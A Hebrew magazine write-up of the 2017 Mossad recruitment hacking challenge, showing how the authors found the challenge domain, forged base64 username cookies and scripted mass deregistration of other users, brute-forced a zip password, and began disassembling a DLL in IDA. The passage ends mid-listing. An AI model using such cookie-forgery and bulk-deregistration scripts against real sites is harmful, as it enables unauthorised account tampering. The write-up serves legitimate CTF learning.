digital whisper Technologic Papers

פתרון אתגר המוסד - 2017 (גרסא ב')

מאת א.ש. (Supermann) ו-ג.ב.

דרישות

- חיבור לאינטרנט
- מחשב Windows (כיוון שישנם כמה קבצי exe, כמובן שאפשר גם להשתמש באלטרנטיבות להרצת קבצים אלה גם על מערכות הפעלה אחרות אך זוהי המלצתנו)
- פייתון
- המודול opencv בגרסא 2
- המודול בפייתון uncompyle
- הדיסאסמבלר האהוב עליכם (אנו השתמשנו ב-IDA)
- עורך ההקסה האהוב עליכם (אנו השתמשנו ב-010)
- הסניפר האהוב עליכם (אנו השתמשנו ב-WireShark)
- ידע רצון ומסירות ☺

הקדמה


ביום העצמאות האחרון, בתאריך ה-1.5.2017, שחררה "זרוע הסייבר המבצעית" של המוסד הישראלי אתגר האקינג נוסף, למטרת איתור וגיוס אנשים חדשים לפעולותיו השונות. אני וידידי ג, פתרנו את האתגר יחדיו, ולאחר שסיימנו אותו החלטנו לעבור על רשימותינו מהאתגר ולכתוב מאמר זה כדי להראות לכם את דרכי החשיבה שלנו, ואת הדרכים שנראו לנו הכי קלות ומהנות לפתירתו. האתגר הכיל 3 שלבים, כאשר בכל שלב היה נדרש ידע, הבנה ויצירתיות במספר רב של נושאים. שנינו כתבנו כל אחד את החלק שבו הוא חזק יותר והבין בצורה שלמה יותר את האתגר.

שלב 0

אנו מוצגים עם הכתובת הזו: http://62933120s60561450w.xyz

שבתוכה מוצג לנו אתר הנראה כך:

ניתן לראות שיש סימון של נקודה אדומה על המפה, ובנוסף כתובת אתר מסוים. ניתן לראות שהכתובת מחולקת ל-2 כאשר ישנו מספר כשהאות S ועוד מספר ובסופו האות W. ניתן להסיק שאלו קורדינטות על המפה. נפתח את Google Maps ונכניס את הקורדינטות:



נראה שנחתנו על אי מסוים שנקרא deception island, ננסה את הכתובת הבאה:

http://deceptionisland.xyz

ונראה שצדקנו:

שלב 1

Challenge #1


Welcome back Agent C!

Once again we require your skills for an urgent mission.
Our intelligence officers have intercepted a message between notorious terrorists discussing an imminent attack on targets world-wide.
Intel points to a popular chat website used by these terrorists to coordinate and select rendezvous locations.
Your mission is to track the team online and ascertain their physical location.


The following link leads to the web site of the online chat service.

Good luck!,
M.

כאשר נכנסו לראשונה לאתר מוצג בפנינו העמוד הבא:




ניתן לראות שיש באתר עמודי Register ו-Login, אשר מאפשרים לנו להירשם ולהתחבר לאתר. אחרי קצת ניסיונות ניתן לראות שאני יכולים להירשם ולהיכנס לרשימת המתנה כך:



בשלב הזה חשבנו לעשות SQLI על כל שדה שיש לנו שליטה עליו (משתמש סיסמא אימייל ורמז). המשתמש והרמז מוגבלים ל10 תוים ולכן הכיוון הזה לא התקדם. ניסינו לפרוץ לאחד המשתמשים ברשימה על ידי ניחוש סיסמא או SQLI ללא הצלחה ולכן חיפשנו דרך אחרת.

לאחר ההרשמה אנחנו מוצגים עם רשימת ההמתנה בלינק "Registration Status", ובנוסף נראה שיש לנו עוגייה נוספת בעלת ערך כלשהו מקודד ב-64Base:



ניתן לראות שלאחר decode הערך בעוגייה הוא שם המשתמש שלנו מקודד ב-64Base:

```
In [1]: "UGx6SGlyZU1l".decode('base64')
Out[1]: 'PlzHireMe'
```

ניסינו להכניס לעוגייה את הערך של המשתמש "agentM" ואז ללחוץ על De-Register וקיבלנו את ה-error הבא:

Welcome to ChatMaster

ChatMaster Registration Status

There are 36 users before you in the registration queue.
You will get notified when your account is active.

Something was wrong... Please try again.

Users on the waiting queue
PlzHireMe


הבנו שאנו צריכים להעיף את כל המשתמשים מרשימת ההמתנה כך שנהיה הראשונים בה ונוכל להיכנס אל האתר בקלות. הבנו שאנו יכולים להסיר רק את האדם שמתחתינו ברשימה, וזה הסקריפט שכתבנו כדי לעשות זאת:

```
import requests

names = [
  "Mr.Li B0b",
  "Dr. Drek",
  "may_o_nez",
  "tom_HW",
  "agentM",
...
...
  "britneyspearz",
  "johndow"
]

challengeState = ""
with open('cookie.txt', 'r') as cookie_file:
  challengeState = cookie_file.read().replace('\n', '')

headers = {
     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0'
}

for name in names:
  cookie = dict(challengeState=challengeState, eu=name.encode('base64').replace('\n', ''))
  response = requests.get("http://deceptionisland.xyz/challenge1/deregister", cookies=cookie, headers=headers)
  challengeState = response.cookies['challengeState']

print "Use this session state cookie: " + challengeState
```


והנה התוצאה של הסקריפט אצלנו:

```
C:\WINDOWS\system32\cmd.exe

C:\Temp>echo d2VzTnVRL0lwS3NOMWI5ZmxRenZFUWYxbllsQ251K3ErZUxyRVYzbnE4OHhkUmVpYUZhQzQrcEllbE1JMk1KdnBhZVU1bVJpU00rbVR1QnEyN1dzeGZaQ
kMxL25NU1VVcjNxR1NWUWZCd3M1QUxWa1dWQ1g5eFg2cWNpOXAwdGliaHlrMkM0SmNjZDYvRlAyREZnTUZBRC9qTnl0UzM4ZmhMTTNiTWtnaWhjU2JLbnprUkRtcklocmJ
wTElvYzNzMzkyK3dMR3M0M2FuTlMwNjJYMm1sTjdTcXRFQldnOGpJajVUUm5BeitqMFVnVUN4R3FnVGJiWG5BNW81UHhzSA== > cookie.txt

C:\Temp>python script.py
Use this session state cookie: "bW0wcXV4ZU94T3BCOUszMTBWV3psckhMWHBRcnpucXVNMW5SUmVSTENsa1pNQkJ0OVFKUnZxa2IvQ1NWOVJHWXdmaEVveVlTRm
tjWHRLbVM0dHlnajhmekhhbml2QkxvSkY1aHFBMVZyU2Q5U01tNTdqclpuRFM4S3B6WGUvRisxYkVBelBwWlp4OHVMK3VDaFpHenVVRGxJdWppUHpSSUR5bWNUTkg1MEdy
dnN4UzZBTHo0WDZiUTh3UlVMY0FMVWduQzhjNnM4VzRFeFFlTEJSNDFTbGkzM05FU2Vtc251MDFyTnNxV0hjQ2RhUE9BOHVoeWd5RVVhbGtCZWEyODMyMW1Sdy9oSWlYSl
IrMG45T3R2Q2trYWRTbkxKbWZoNlBWZHhxWkpBMmQ4dm1Gd2dVVzYyMjhBeWFjRzZ6UDhkU3h4NjNkVTRrRnZ0emIyOE9PVUdnPT0="

C:\Temp>
```


והנה האתר אחרי הרצת הסקריפט והחלפת העוגיה challengeState בערך שקיבלנו:




ننסה להתחבר למשתמש שלנו בעזרת עמוד ה-Login, נראה שאנו מצליחים ונקבל את החלון הבא:




לאחר הבקשה להצטרף לחדר מתווסף לנו עמוד של "Chat now" שמציג את ההודעה הבאה, ניתן לראות שאנו צריכים אישור אדמין כדי להתקדם:




נלך אל רשימת המשתמשים המחוברים ונראה שיש לנו סוף סוף את השם משתמש של אחד מהאדמינים של האתר:




נעשה Logout, נלך לעמוד ה-Login, ובתוכו נלחץ על "Forgot your password" וננסה להכניס את שם האדמין שיש לנו:



נראה שיש פה לינק נסתר להבאת הסיסמא של האדמין, מעולה! ניכנס אליו ונראה שמורד למחשבנו קובץ Zip אשר מוגן בסיסמא ובתוכו קובץ DLL בשם "PassMasterExtension3_1.dll":



לאחר מיצוי כל האתר, הבנו שאנו צריכים לעשות BruteForce כדי למצוא את הסיסמא, לאחר כמה דקות עם תוכנה רנדומית מהאינטרנט זו הייתה התוצאה שלנו:



לאחר פתיחת ה-DLL ב-IDA אפשר לראות שיש 5 נקודות כניסה ב-DLL (חוץ מה-MAIN). אחרי רפרוף קצר, היה ניראה ש-RUN עושה את הלוגיקה החשובה והפונקציות האחרות שם כדי למשוך אותך ולכן התרכזנו ב-RUN:

Name	Address	Ordinal
Decrypt	10002B90	1
Decrypt2	10002BC0	2
Encrypt	10002B00	3
Encrypt2	10002B30	4
Run	10002C20	5
DllEntryPoint	10002F3E	[main entry]

הפונקציות Decrypt ו-2Decrypt משתמשות בפונקציה פנימית וההבדל הוא בממשק. הפונקציה decrypt רק מקצה זיכרון וקוראת לפונקציה הפנימית ואילו 2Decrypt עושה שלב בינים של XOR נוסף, ואז קוראת שוב לפונקציה הפנימית:

Decrypt2:

```
1 _OWORD *__cdecl Decrypt2(int a1, size_t Size)
2 {
3   _OWORD *v2; // esi@1
4   unsigned int v3; // ecx@1
5
6   v2 = malloc(Size);
7   inner_decrypt(Size, (__int128 *)a1, v2);
8   v3 = 0;
9   if ( Size )
10  {
11    do
12    {
13      *((_BYTE *)v2 + v3) ^= byte_6AF249B4[v3 % 0x12];
14      ++v3;
15    }
16    while ( v3 < Size );
17  }
18  inner_decrypt(Size, v2, v2);
19  return v2;
20 }
```

Decrypt:

```
1 HRESULT __stdcall Decrypt(PINFORMATIONCARD_CRYPTO
2 {
3   _OWORD *v6; // edi@1
4
5   v6 = malloc(f0AEP);
6   inner_decrypt(f0AEP, (__int128 *)hCrypto, v6);
7   return (HRESULT)v6;
8 }
```

פונקציות ה-Encrypt נראות אותו דבר מלבד הקריאה לפונקציה פנימית שונה. בתוך הפונקציה Run, ישנה קריאה בודדת לפונקציה 0_Run ולכן התמקדנו ב-0_Run במחקרנו:

```
77982A60
77982A60                ; Attributes: bp-based frame
77982A60
77982A60                Run_0           proc near
77982A60
77982A60                input_password  = dword ptr -1004h
77982A60                security_cookie = dword ptr -4
77982A60
77982A60 000 55                         push    ebp
77982A61 004 8B EC                      mov     ebp, esp
77982A63 004 B8 04 10 00+               mov     eax, 1004h
77982A68 004 E8 A3 0E 00+               call    sub_77983910
77982A6D 004 A1 04 60 98+               mov     eax, ___security_cookie
77982A72 004 33 C5                      xor     eax, ebp
77982A74 004 89 45 FC                   mov     [ebp+security_cookie], eax
77982A77 004 68 74 49 98+               push    offset aManagmentPassw ; "Managment password:\r\n"
77982A7C 008 E8 9F E5 FF+               call    printf
77982A81 008 8D 85 FC EF+               lea     eax, [ebp+input_password]
77982A87 008 50                         push    eax ; int
77982A88 00C 68 8C 49 98+               push    offset aS ; "%s"
77982A8D 010 E8 BE E5 FF+               call    scanf
77982A92 010 83 C4 0C                   add     esp, 0Ch
